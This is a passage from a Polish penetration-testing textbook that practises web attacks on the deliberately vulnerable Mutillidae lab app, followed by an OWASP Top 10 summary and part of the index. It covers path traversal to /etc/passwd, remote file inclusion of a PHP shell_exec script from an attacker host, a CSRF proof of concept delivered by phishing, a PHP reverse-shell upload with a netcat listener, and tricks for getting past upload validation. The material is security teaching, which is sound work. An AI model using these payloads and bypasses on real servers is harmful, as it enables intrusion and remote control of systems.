http://[nazwa domeny]/home.asp?file=../../../../../../etc/passwd
```

Zobaczymy, czy możemy zastosować takie rozwiązanie w aplikacji Mutillidae. Gdy odwiedzimy stronę główną, w pasku adresu przeglądarki sieciowej zobaczymy następujący adres URL:

```
http://localhost/mutillidae/index.php?page=home.php
```

Jest to o tyle ciekawe, że strona używa zmiennej *page* do dynamicznego załadowania pliku z serwera (w tym przypadku *home.php*). Zobaczymy, czy możemy zastąpić stronę *home.php* ścieżką do pliku *passwd* (patrz rysunek 8.27).



Rysunek 8.27. Mutillidae — pobieranie pliku passwd

Świetnie! Teraz Twoja kolej, aby to wykorzystać. W dalszej części książki poznasz listę plików, które warto sprawdzić w różnych systemach operacyjnych, ale na razie skupimy się na lepszym zrozumieniu tej koncepcji.

RFI — dołączanie plików zdalnych

Podatność na dołączanie plików zdalnych (RFI) może być wykorzystana poprzez załadowanie zdalnego pliku znajdującego się na innym serwerze WWW. Aby to zrobić, witryna lub aplikacja internetowa musi mieć możliwość załadowania pliku za pomocą następującego wywołania:

```
http://[nazwa domeny]/page.php?file=[zdalny adres URL]/shell.php
```

Spróbujemy to przećwiczyć na następującym adresie URL w Mutillidae:

```
http://localhost/mutillidae/index.php?page=arbitrary-file-inclusion.php
```

Zanim go wykorzystamy, musimy dokonać zmiany w pliku *php.ini* na serwerze. W naszym przypadku plik ten znajduje się pod adresem */etc/php/7.4/apache2/php.ini*. Otwórz plik do edycji w swoim ulubionym edytorze tekstu i upewnij się, że znajdują się w nim następujące wpisy:

```
Allow_url_fopen=0n
Allow_url_include=0n
```

Po sprawdzeniu i ewentualnym ustawieniu tych dwóch zmiennych upewnij się, że zmodyfikowany plik został zapisany na dysku, a następnie zrestartuj serwer WWW:

```
$ service apache2 restart
```

Teraz przygotujmy skrypt PHP, który pozwoli nam na zdalne wykonanie polecenia *ls*. Plik PHP możemy umieścić na naszym hoście Kali (upewnij się, że serwer WWW jest włączony). Na maszynie Kali w katalogu */var/www/html/* utwórz plik *shell.txt*.

```
root@kali:~# cd /var/www/html/
root@kali:/var/www/html# service apache2 start
root@kali:/var/www/html# echo "<?php echo shell_exec('ls');?>"> shell.txt
```

Gotowe! Teraz możemy spróbować zdalnie wywołać ten skrypt z serwera WWW Mutillidae (patrz rysunek 8.28):

Adres IP systemu Kali: 172.16.0.102

Adres IP hosta Mutillidae Ubuntu: 172.16.0.107



Rysunek 8.28. Mutillidae — dołączanie plików zdalnych

Skoro wszystko działa zgodnie z oczekiwaniami, możesz teraz spróbować zastąpić polecenie *ls* odpowiednim skryptem w języku Python, Perl itp., kompatybilnym ze zdalnym serwerem i wywołującym zdalną powłokę.

Wskazówka Aby znaleźć odpowiedni interpreter języka skryptowego, możesz skorzystać z polecenia *which*. Na przykład polecenie *which python* wskaże ścieżkę do pliku wykonywalnego interpretera języka Python (o ile oczywiście jest on zainstalowany na zdalnym serwerze).

Podatności typu CSRF

Wykorzystanie podatności typu CSRF (ang. *Cross-Site Request Forgery*) polega na wykorzystaniu sesji użytkownika do wykonania w jego imieniu odpowiednio spreparowanego żądania POST. Ataki typu CSRF mogą być skuteczne na przykład na blogach lub w mediach społecznościowych. Aby przeprowadzenie takiego ataku było możliwe, napastnik musi przekonać ofiarę do kliknięcia złośliwego linku, a następnie przechwycić jej sesję i wykonać złośliwą transakcję (np. przelew pieniędzy).

Zanim przejdziemy do przykładu praktycznego, warto dowiedzieć się, jak działa atak CSRF i jak przetestować taką lukę. Kiedy użytkownik uwierzytelnia się na stronie, tworzony jest dla niego unikatowy plik *cookie* sesji. Taki plik *cookie* pozostaje aktywny aż do chwili wygaśnięcia, nawet jeżeli użytkownik przejdzie w międzyczasie na inną stronę.

W naszym przykładzie ponownie posłużymy się stroną bloga aplikacji internetowej Mutillidae (patrz rysunek 8.29):

`http://[adres IP]/mutillidae/index.php?page=add-to-your-blog.php`




Rysunek 8.29. Strona bloga w aplikacji Mutillidae

Zobaczymy teraz, jak taki atak może przebiegać w rzeczywistym scenariuszu. Załóżmy, że nasz napastnik, nazwijmy go Elliot, chce włamać się do swojej ofiary, dziewczyny o imieniu Angela, pracującej w firmie KCorp.


Przebieg ataku z punktu widzenia napastnika

Elliot analizuje zawartość strony bloga Mutillidae i stwierdza, że jest ona podatna na atak typu CSRF. Następnie napastnik tworzy złośliwą stronę, która będzie miała na celu zainfekowanie komputera Angeli. Aby wykonać to zadanie, Elliot używa pakietu Burp Suite do przechwycenia żądania strony, a następnie klika prawym przyciskiem myszy i próbuje wygenerować CSRF PoC, jak pokazano na rysunku 8.30 (możemy zauważyć, że Elliot używa wersji Pro pakietu Burp, a nie wersji darmowej).



Rysunek 8.30. Burp Suite — generowanie CSRF PoC

Po kliknięciu przycisku *Generate CSRF PoC* (wygeneruj CSRF PoC) na ekranie pojawia się okno dialogowe z wygenerowanym kodem PoC, pozwalającym na przeprowadzenie ataku. Elliot kopiuje wygenerowany kod, używając przycisku *Copy HTML*, jak pokazano na rysunku 8.31.



Rysunek 8.31. Burp Suite — przycisk Copy HTML w oknie generatora kodu CSRF PoC

Po skopiowaniu kodu HTML napastnik zapisuje go do pliku na serwerze WWW swojego hosta Kali:

```
/var/www/html/csrf.html
```


Teraz Elliot wykonuje jeszcze jeden, ostatni krok — wysła odpowiednio spreparowaną wiadomość e-mail do Angeli, aby przekonać ją do kliknięcia linka prowadzącego do następującej strony:

```
http://[adres IP Kali]/csrf.html
```

Napastnik musi się również postarać, aby Angela otworzyła stronę bloga w osobnej karcie przeglądarki (pamiętajmy, że do pomyślnego przeprowadzenia ataku CSRF potrzebna jest sesja ofiary).

Przebieg ataku z punktu widzenia ofiary

Teraz dla napastnika nadszedł czas oczekiwania na to, aby Angela otrzymała wysłaną do niej wiadomość phishingową i kliknęła umieszczony w niej link. Gdy to zrobi, przejdzie na stronę kontrolowanego przez napastnika serwera Kali, gdzie będzie mogła kliknąć przycisk *Submit Request* (wyslij żądanie). Oczywiście w naszym przykładzie, na rysunku 8.32, używamy hosta lokalnego (localhost) i pustej strony z jednym przyciskiem (pamiętajmy, że to tylko PoC!), ale w prawdziwym scenariuszu ataku będzie to prawdziwy serwer WWW, który napastnik wybierze do hostowania swojej odpowiednio przygotowanej, złośliwej strony.



Rysunek 8.32. Strona CSRF PoC

Zwróć uwagę, że na pierwszej karcie przeglądarki Angela ma już otwartą stronę bloga Mutilidae. Po naciśnięciu przycisku *Submit Request* zostanie przekierowana na stronę bloga, na której znajduje się już nowy, wygenerowany przez napastnika wpis, pokazany na rysunku 8.33.

View Blogs				
3 Current Blog Entries				
	Name	Date	Comment	
1	anonymous	2020-07-09 08:14:31	Hello FRIEND, this is Elliot	
2	anonymous	2020-07-09 08:13:19	test	
3	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?	

Rysunek 8.33. Wyniki testu CSRF PoC

Przesyłanie plików

Luki w zabezpieczeniach przesyłania plików mogą być wykorzystywane do ładowania złośliwych plików na docelowy serwer WWW. W praktyce zazwyczaj celem hakera jest przesłanie powłoki webowej (ang. *webshell*), którą będzie można uruchomić na serwerze ofiary. Warto zauważyć,

że serwery WWW zazwyczaj obsługują więcej niż jeden język programowania, więc jeżeli atakowana strona korzysta z PHP, niekoniecznie musi to oznaczać, że jedynym wyborem jest webshell PHP (dużo zależy od tego, jak administrator skonfigurował serwer WWW).

Proste przesłanie plików

W tym przykładzie użyjemy aplikacji Mutillidae (z poziomem bezpieczeństwa ustawionym na zero, czyli bez żadnych mechanizmów kontroli bezpieczeństwa) do pokazania, w jaki sposób można przesłać webshell PHP na serwer WWW. Oczywiście webshell PHP jest tu tylko przykładem, ponieważ w ten sam sposób powinniśmy być w stanie przesłać na serwer WWW praktycznie dowolny plik.

Aby rozpocząć, w aplikacji Mutillidae przejdź do strony *Upload a File* (wysyłanie plików), pokazanej na rysunku 8.34:

```
http://[adres IP]/mutillidae/index.php?page=upload-file.php
```



Rysunek 8.34. Przesyłanie plików w aplikacji Mutillidae

Na komputerze napastnika utwórz kopię powłoki PHP webshell (taka powłoka jest preinstalowana w systemie Kali Linux):

```
root@kali:~# cp /usr/share/laudanum/php/php-reverse-shell.php /root/Documents
```

Następnie otwórz skopiowany plik do edycji i upewnij się, że zawiera on adres IP Twojego hosta Kali oraz numer portu, na którym chcesz nasłuchiwać:

```
$ip = '172.16.0.102'; // ZMIENŃ TUTAJ  
$port = 2222; // ZMIENŃ TUTAJ
```

Po zapisaniu pliku utwórz odpowiedniego listenera za pomocą programu Netcat:

```
root@kali:~/Documents# nc -nlp 2222  
listening on [any] 2222 ...
```

Teraz jesteś już gotowy do zainfekowania serwera docelowego. Wróć do strony przesyłania plików aplikacji Mutillidae i spróbuj przesłać plik webshell. Po zakończeniu przesyłania pliku na stronie pojawi się jego status, jak pokazano na rysunku 8.35.

Upload a File

File uploaded to /tmp/phpQUaf48
 File moved to /tmp/php-reverse-shell.php
 Validation not performed

Original File Name	php-reverse-shell.php
Temporary File Name	/tmp/phpQUaf48
Permanent File Name	/tmp/php-reverse-shell.php
File Type	application/x-php
File Size	5 KB

Please choose file to upload

Filename

Rysunek 8.35. Mutillidae — zakończenie przesyłania pliku

Jak dotąd wszystko idzie świetnie. Teraz zmień adres URL tak, aby wskazywał na nowy plik PHP, zawierający naszą powłokę webową:

```
http://[adres IP]/mutillidae/index.php?page=/tmp/php-reverse-shell.php
```

Teraz otwórz stronę ze zmodyfikowanym, złośliwym adresem URL i wróć do okna terminala, a zobaczysz, że udało nam się uzyskać zdalną powłokę:

```
root@kali:~/Documents# nc -nlp 2222
listening on [any] 2222 ...
connect to [172.16.0.102] from (UNKNOWN) [172.16.0.107] 57374
Linux ubuntu 5.4.0-40-generic #44-Ubuntu SMP Tue Jun 23 00:01:04 UTC 2020 x86_64 x86_64
↳x86_64 GNU/Linux
09:48:20 up 6 days, 18:30, 1 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
gus       :0      :0              03Ju120 ?xdm?  48:23  0.00s /usr/lib/gdm3/gdm-x-session
↳--run-script env GNOME_SHELL_SESSION_MODE=ubuntu /usr/bin/gnome-session --systemd --
↳session=ubuntu
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ pwd
/
$
```

Omijanie walidacji

W poprzednim przykładzie w aplikacji Mutillidae nie mieliśmy włączonych żadnych mechanizmów ochrony i odwrócona powłoka PHP została przesłana pomyślnie. Istnieje jednak wiele sposobów, aby zabezpieczyć przesyłanie plików, ale także wiele innych, aby obejść takie zabezpieczenia. W tym przykładzie zobaczysz, jak ominąć ochronę rozszerzeń plików, czyli scenariusz, w którym programista zablokował możliwość przesyłania plików o niepożądanych rozszerzeniach i dozwolone jest przesyłanie na przykład tylko obrazów. W takim przypadku wystarczy przechwycić żądanie w pakiecie Burp Suite (patrz rysunek 8.36) i wprowadzić w nim odpowiednie zmiany. W aplikacji Mutillidae użyjemy tej samej strony przesyłania plików co w poprzednim przykładzie, ale tym razem załadujemy normalny plik obrazu. Na tym etapie nie chcemy, aby walidacja JavaScript uniemożliwiła nam załadowanie powłoki.

```

1 POST /nutillidae/index.php?page=upload-file.php HTTP/1.1
2 Host: 172.16.0.107
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://172.16.0.107/nutillidae/index.php?page=upload-file.php
8 Content-Type: multipart/form-data; boundary=-----458182658562168344580968648
9 Content-Length: 143735
10 Connection: close
11 Cookie: showhints=1; PHPSESSID=j10pivu0k9l3a698f139dcclri
12 Upgrade-Insecure-Requests: 1
13
14 -----458182658562168344580968648
15 Content-Disposition: form-data; name="UPLOAD_DIRECTORY"
16
17 /tmp
18 -----458182658562168344580968648
19 Content-Disposition: form-data; name="MAX_FILE_SIZE"
20
21 2000000
22 -----458182658562168344580968648
23 Content-Disposition: form-data; name="filename"; filename="photo.png"
24 Content-Type: image/png
25
26 GIF89a;
27
28 <?php system('ls -la');?>
29 -----458182658562168344580968648
30 Content-Disposition: form-data; name="upload-file-php-submit-button"
31
32 Upload File
33 -----458182658562168344580968648--

```

Rysunek 8.36. Żądanie POST wysyłania pliku

Teraz do przechwyczonego żądania sieciowego wprowadzimy następujące zmiany (zobacz rysunek 8.37):

1. Zmień nazwę pliku z *photo.png* na *photo.php.png*.
2. Upewnij się, że pole *Content-Type* (typ zawartości) jest ustawione na opcję *image/png*.
3. Zmień zawartość obrazu na nasz prosty ładunek PHP.

```

1 POST /nutillidae/index.php?page=upload-file.php HTTP/1.1
2 Host: 172.16.0.107
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://172.16.0.107/nutillidae/index.php?page=upload-file.php
8 Content-Type: multipart/form-data; boundary=-----458182658562168344580968648
9 Content-Length: 143735
10 Connection: close
11 Cookie: showhints=1; PHPSESSID=j10pivu0k9l3a698f139dcclri
12 Upgrade-Insecure-Requests: 1
13
14 -----458182658562168344580968648
15 Content-Disposition: form-data; name="UPLOAD_DIRECTORY"
16
17 /tmp
18 -----458182658562168344580968648
19 Content-Disposition: form-data; name="MAX_FILE_SIZE"
20
21 2000000
22 -----458182658562168344580968648
23 Content-Disposition: form-data; name="filename"; filename="photo.php.png"
24 Content-Type: image/png
25
26 GIF89a;
27
28 <?php system('ls -la');?>
29 -----458182658562168344580968648
30 Content-Disposition: form-data; name="upload-file-php-submit-button"
31
32 Upload File
33 -----458182658562168344580968648--

```


Rysunek 8.37. Zmodyfikowane żądanie z ładunkiem

Zmiana nazwy pliku

Aplikacje internetowe często sprawdzają rozszerzenia plików, aby uniemożliwić użytkownikom przesyłanie czegoś takiego jak pliki *shell.php*. W poprzednim przykładzie pozostawiliśmy rozszerzenie *.png*, a przed nim wstawiliśmy *.php*, dzięki czemu mechanizm walidacji go nie wychwytił. Oto kilka sztuczek, których również można użyć do ominięcia takich zabezpieczeń:

- Serwer WWW Apache pozwala na wykonanie pliku z podwójnym rozszerzeniem (np. *shell.php.png*).
- W przypadku serwera IIS 6 (a także jego poprzednich wersji) można dodać średnik przed ostatnim rozszerzeniem (np. *shell.asp;.png*).
- Reguły rozróżniające wielkość liter można obejść, manipulując pisownią liter w rozszerzeniu, na przykład:
 - *Shell.pHP*,
 - *Shell.php3*,
 - *Shell.ASP*.
- Kolejną sztuczką może być dodanie bajtów zerowych (00 w zapisie szesnastkowym) przed finalnym rozszerzeniem pliku, na przykład *shell.php%00.png*.

Wskazówka Aby modyfikować dane żądania sieciowego bezpośrednio w postaci heksadecymalnej, możesz użyć subkarty *Hex* w oknie *Intercept* w pakiecie *Burp Suite* (patrz rysunek 8.38).



Rysunek 8.38. Burp Suite — subkarta Hex w oknie Intercept

Typ zawartości

Typ zawartości jest kolejnym ważnym elementem, który musimy brać pod uwagę podczas wysyłania pliku na zdalny serwer. Zawsze istnieje prawdopodobieństwo, że deweloper dodał walidację na front-endzie i (lub) zapleczu aplikacji, która sprawdza typ zawartości pliku. Zawsze powinieneś się upewnić, że ustawienia typu zawartości wysyłanego pliku odpowiadają typowi pliku, którego oczekuje serwer.

Zawartość ładunku

Przyjrzyj się dokładnie pierwszym dwóm wierszom ładunku, którego użyliśmy w naszym przykładzie (patrz rysunek 8.37):


```
GIF89a;
<?php system('ls -la');?>
```

Prawdopodobnie zadajesz sobie teraz pytanie: „Co oznacza zapis *GIF89a*?”. Jest to sygnatura nagłówka pliku, która ma za zadanie oszukać serwer tak, aby „myślał”, że nasz plik jest prawdziwym plikiem obrazu. Aby przetestować nasz pomysł, zapisz ten ładunek do pliku tekstowego, nazwij go *payload.txt* i sprawdź jego typ za pomocą polecenia `file`:

```
root@ubuntu:~# file payload.txt
payload.txt: GIF image data, version 89a, 2619 x 16188
```

Kodowanie

W niektórych scenariuszach możesz natknąć się na strony internetowe, które posiadają podstawowe zabezpieczenia na zapleczu, blokujące wprowadzanie niepożądanych znaków (co zapobiega przesyłaniu plików, atakom XSS, wstrzykiwaniu komend itp.). W takim przypadku możesz spróbować użyć kodowania. Jeżeli próbujesz wstrzyknąć swój ładunek w ciąg zapytania URL, użyj kodowania URL. Jeżeli jest to formularz, użyj kodowania HTML. W takich sytuacjach z pomocą przychodzi nieoceniony pakiet Burp Suite, posiadający specjalną kartę *Decoder* (dekoder), która została pokazana na rysunku 8.39.



Rysunek 8.39. Burp Suite — karta Decoder

Lista OWASP Top 10

Do tej pory poznałeś kilka najczęściej występujących podatności i luk w zabezpieczeniach stron WWW. OWASP (ang. *Open Web Application Security Project*) to fundacja non profit, której celem jest pomaganie firmom i osobom prywatnym w rozwiązywaniu problemów związanych z bezpieczeństwem aplikacji (więcej szczegółowych informacji na jej temat znajdziesz na stronie <https://owasp.org/>).

Fundacja OWASP prowadzi listę 10 najbardziej krytycznych i ważnych luk w zabezpieczeniach WWW, znaną pod nazwą *OWASP Top 10* (więcej szczegółowych informacji na ten temat znajdziesz na stronie <https://owasp.org/www-project-top-ten/>). Pamiętaj, że ta lista ciągle się zmienia, ponieważ fundacja OWASP ściśle współpracuje ze społecznością użytkowników i aktualizuje tę listę na bieżąco:

1. Wstrzyknięcia — ta kategoria obejmuje wszystkie rodzaje wstrzyknięć.
 - SQLi.
 - Wstrzykiwanie poleceń.

- Wstrzykiwanie zapytań LDAP.
 - Wstrzykiwanie kodu HTML.
 - Wstrzykiwanie znaków CRLF (ang. *carriage return line feed*).
 - Wiele innych.
2. Niepoprawne uwierzytelnianie i zarządzanie sesją. W tej kategorii napastnik najprawdopodobniej użyje następujących środków:
 - Omijanie uwierzytelniania.
 - Eskalacja uprawnień.
 3. Narażanie wrażliwych danych, co powoduje ujawnienie chronionych danych/zasobów witryny.
 4. Zewnętrzne encje XML (XXE). Ta podatność jest wykorzystywana, gdy aplikacja używa XML do przetwarzania odwołań zewnętrznych.
 5. Niepoprawna kontrola dostępu. Takie błędy są wykorzystywane poprzez atakowanie słabych punktów autoryzacji witryny.
 6. Błędna konfiguracja zabezpieczeń. Nieprawidłowa konfiguracja witryny, np. pozostawienie domyślnej nazwy użytkownika i hasła, umożliwia napastnikowi ich wykorzystanie.
 7. Ataki typu *cross-site scripting*. Jak pamiętasz, wyróżniamy trzy główne typy ataków XSS:
 - Reflected XSS.
 - Stored XSS.
 - DOM (taki atak wykorzystuje modyfikowanie kodu JavaScript na stronie internetowej).
 8. Niepoprawna deserializacja. Ten błąd jest wykorzystywany, gdy witryna źle implementuje serializację/deserializację danych na stronie WWW.
 9. Używanie komponentów o znanych podatnościach. Takie podatności mogą obejmować zarówno front-end (np. jQuery), jak i biblioteki zaplecza (np. biblioteki logów PHP).
 10. Niewystarczające logowanie i monitorowanie.

Podsumowanie

W tym rozdziale poznałeś najpopularniejsze podatności i luki w zabezpieczeniach aplikacji internetowych. Możesz zagłębić się w ten temat, korzystając z innych książek poświęconych bezpieczeństwu aplikacji. Jeżeli chcesz dowiedzieć się czegoś więcej o testach penetracyjnych, zapraszam do następnego rozdziału.



Skorowidz

A

- ACL, Access Control List, 284
- Active Directory, 304
- adresy IP, 64
 - routera/bramy, 65
 - statyczne, 65
 - IPv4, 88
 - IPv6, 89
- AES, Advanced Encryption Standard, 319
- aktywa, 253
- algorytm
 - AES, 319
 - HMAC, 318
 - MD5, 314
 - RSA, 322
 - SHA, 316
- algorytmy haszowania, 313, 314
- anacrontab, 266
- Apache
 - instalacja serwera, 204
- aplikacje internetowe
 - back-end, 204
 - front-end, 210
 - podatności, 204
 - podatności na ataki SQL Injection, 219
 - testy penetracyjne, 233
 - tworzenie
 - aktywa, 253
 - diagram przepływu danych, 254
 - modelowanie zagrożeń, 253
 - podmioty trzecie, 254
 - poziomy zaufania, 254
 - punkty wejścia, 254
- archiwum
 - Bz2, 44
 - Gz, 44
 - Tar, 44
 - zip, 44
- ARP, Address Resolution Protocol, 87, 91
- assembler, 342
 - instrukcja, 347, 348
 - JMP, 373
 - POP, 359
 - PUSH, 359
 - instrukcje skoku, 348
 - kod funkcji main, 353
 - kolejność bajtów, 349
 - segmenty pamięci, 350
 - tryby adresowania, 350
 - typy danych, 349
- atak
 - brute force, 101, 104, 141, 330, 333
 - HTTP POST, 160
 - na dane uwierzytelniające, 146

atak

- na konta e-mail, 152
- na konta, 163
- na portal WWW, 157
- na poświadczenia logowania, 138, 153, 155
- na serwer bazy danych, 153
- na SMB, 165
- na SSH, 143
- na usługę RDP, 162
- na VNC, 163
- zaawansowany, 144

kombinatoryczny, 329

na dane uwierzytelniające, 146, 406

na serwer

- FTP, 138
- SSH, 142
- Telnet, 146

pass-the-hash, 303, 306

słownikowy, 328

SQL injection, 212, 220

- automatyzacja wstrzykiwania kodu, 219

typu

- CSRF, 224
- spear phishing, 119
- Stored XSS, 210

z użyciem maski, 330

z wykorzystaniem powłoki PowerShell, 132

ataki

- hybrydowe, 333
- socjotechniczne, 119

B

bash, 70

baza danych, 152

- instalacja i konfiguracja, 205
- MySQL, 153
- Oracle, 153
- Whois, 111

baza exploitów, 178

bezpieczne oprogramowanie, 252

biblioteka Docker Hub, 192

bufor, 366

- analizowanie, 360

Burp Pro Scanner, 219

Burp Suite, 210

- karta Decoder, 231

Burp Suite Pro, 234

filtr zakresu, 238

karta

- Extender, 244
- Intruder, 242
- Repeater, 241
- Site map, 239
- Target, 237

opcje

- Add To Scope, 238
- ładunku, 244
- pakietu, 236

pobieranie certyfikatu, 235

skanowanie podatności, 240

subkarta BApp Store, 246

testy penetracyjne, 234

tworzenie raportów, 246

uruchamianie pakietu, 235

wyliczanie elementów witryny, 239

Burp Suite Proxy, 159

C

CI/CD, Continuous Integration/Continuous Development, 153

ciągi znaków, 385

Core Impact, 176

COW, copy-on-write, 259

CrackMapExec, 305

Crawling, 248

CRON, 265

- planowanie zadań, 265
- wyliczanie zadań, 266

CSRF, Cross-Site Request Forgery, 224

CVSS v3.1, 336

cykl rozwoju oprogramowania, 252

- faza analizy i planowania, 253
- faza testowania, 256
- faza tworzenia/rozwoju, 255
- wdrożenie w środowisku produkcyjnym, 256

D

dane wejściowe, 76

DC, Domain Controller, 304

DevSecOps, 203

diagram przepływu danych, 254, 255

Dirty Cow, 259

DMitry, 114

- DNS, Domain Name System, 66
- DNS brute force, 102
- Docker, 154, 193
 - instalacja, 449
 - kontener Mutillidae, 454
 - kontenery, 451
 - obrazy, 451
 - podatności, 191
 - polecenia, 449
 - rejstry obrazów, 451
 - woluminy, 453
- dockerfile, 453
- dołączanie plików
 - lokalnych, LFI, 221
 - zdalnych, RFI, 221
- dostęp
 - anonimowy do serwera FTP, 139
 - do zdalnej powłoki, 218

E

- edytor tekstu
 - nano, 48
 - vim, 48
- e-mail
 - wysyłanie wiadomości, 120
- Evolution, 189
- exploit, 138, 176
 - Dirty Cow, 259
 - Eternal blue, 202
- exploity
 - jądra systemu, 259
 - Windows, 284
 - przenoszenie na hosta, 261
 - wyszukiwanie, 260, 285

F

- falszywie pozytywne wyniki, 99
- faza
 - eksploracji, 168
 - enumeracji, 137, 248
- fdisk, 34
- FHS, Filesystem Hierarchy Standard, 26
- File Manager, menedżer plików, 425
 - karta Advanced, 427
 - karta Behavior, 427
 - karta Display, 426
 - karta Side Pane, 427

- FileZilla, 179
- fingerprinting, 106
- folder Program Files (x86), 290
- footprinting, 106
- formatowanie ciągu znaków, 73, 385
- FTP, File Transfer Protocol, 138
 - logowanie do serwera, 180
 - nawiązanie połączenia, 181
 - podatności usługi, 179
 - połączenie z serwerem, 180
 - zdalne wykonanie kodu, 181
- FTPS, File Transfer Protocol Secure, 138
- fundacja OWASP, 231
- funkcja, 77
 - input, 382
 - print, 382
 - sys.argv, 383
 - sys.exit, 382
- funkcje
 - argumenty opcjonalne, 389
 - skrótów, 313
 - zastosowania, 314
 - tekstowe, 385
 - zwracanie wartości, 389

G

- generowanie
 - ładunku, 374
 - pary kluczy SSH, 54
- GHDB, Google Hacking Database, 108
- GoBuster, 248
- Google Dorks, 108
- Google Hacking Database, 110
- grafy, 115

H

- Hashcat, 324
 - łamanie haseł, 324
 - testowanie wydajności, 324
 - tryby ataku, 328
- hasła, 37
- hasz, *Patrz* skróty haseł
- haszowanie
 - bez soli kryptologicznej, 317
 - haseł, 316
 - z użyciem soli kryptologicznej, 317

HMAC, Hash-based message authenticated code, 318
 HTOP, 63
 Hydra
 atak brute force, 141, 143, 157, 159

I

ICMP, Internet Control Message Protocol, 87
 IDE, Integrated Development Environment, 70
 identyfikacja
 systemu operacyjnego, 97
 usług, 93, 95
 identyfikator PID procesu, 63
 IMAP4, Internet Message Access Protocol v4, 147, 151
 Immunity Debugger, 352
 analiza bufora, 360
 mapa pamięci, 355
 okno Memory Dump, 354, 355
 otwieranie pliku, 361
 polecenie Follow in Dump, 354
 przycisk Run, 362
 segment .text, 356
 stos, 357
 tryb Paused, 353
 zlokalizowanie instrukcji JMP ESP, 373
 informacje
 o nazwie hosta, 58
 o sprzęcie, 58
 o systemie operacyjnym, 58
 instalacja pakietu Mutillidae, 206
 instrukcja
 if, 79
 if-else, 390
 interfejsy sieciowe, 63, 64
 inżynieria odwrotna, 342, 351
 Immunity Debugger, 352
 inżynieria społeczna, 120
